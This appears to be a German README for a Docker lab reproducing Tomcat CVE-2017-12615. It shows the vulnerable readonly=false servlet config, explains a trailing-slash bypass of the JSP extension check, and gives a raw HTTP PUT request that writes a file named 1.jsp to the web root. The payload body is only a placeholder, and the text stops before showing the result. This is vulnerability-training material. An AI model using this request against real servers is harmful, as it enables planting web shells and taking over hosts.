 cyberharsh/tomcat-cve-2017-12615
Docker-basierte Lab-Umgebung zum Ausnutzen von Tomcat CVE-2017-12615 – beliebiges Dateischreiben über die PUT-Methode, mit Umgehungstechniken und Proof-of-Concept-Code.

Tomcat-Version: 8.5.19
docker-compose build
docker-compose up -d
Nach erfolgreicher Ausführung der obigen Befehle wird die Beispielseite von Tomcat angezeigt, wenn Sie die Seite http://your-ip:8080 besuchen.
Referenzlinks:
Tomcat richtet die Schreibberechtigung ein (readonly=false), was dazu führt, dass wir Dateien auf den Server schreiben können.
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>readonly</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>
Obwohl Tomcat die Dateierweiterung bis zu einem gewissen Grad überprüft (kann kein jsp direkt schreiben), können wir die Einschränkung dennoch durch einige Dateisystemfunktionen umgehen (z. B. durch Verwendung von / in Linux).

Senden Sie die folgenden Pakete direkt, und die Shell wird in das Web-Root-Verzeichnis geschrieben.
PUT /1.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

shell
Wie folgt: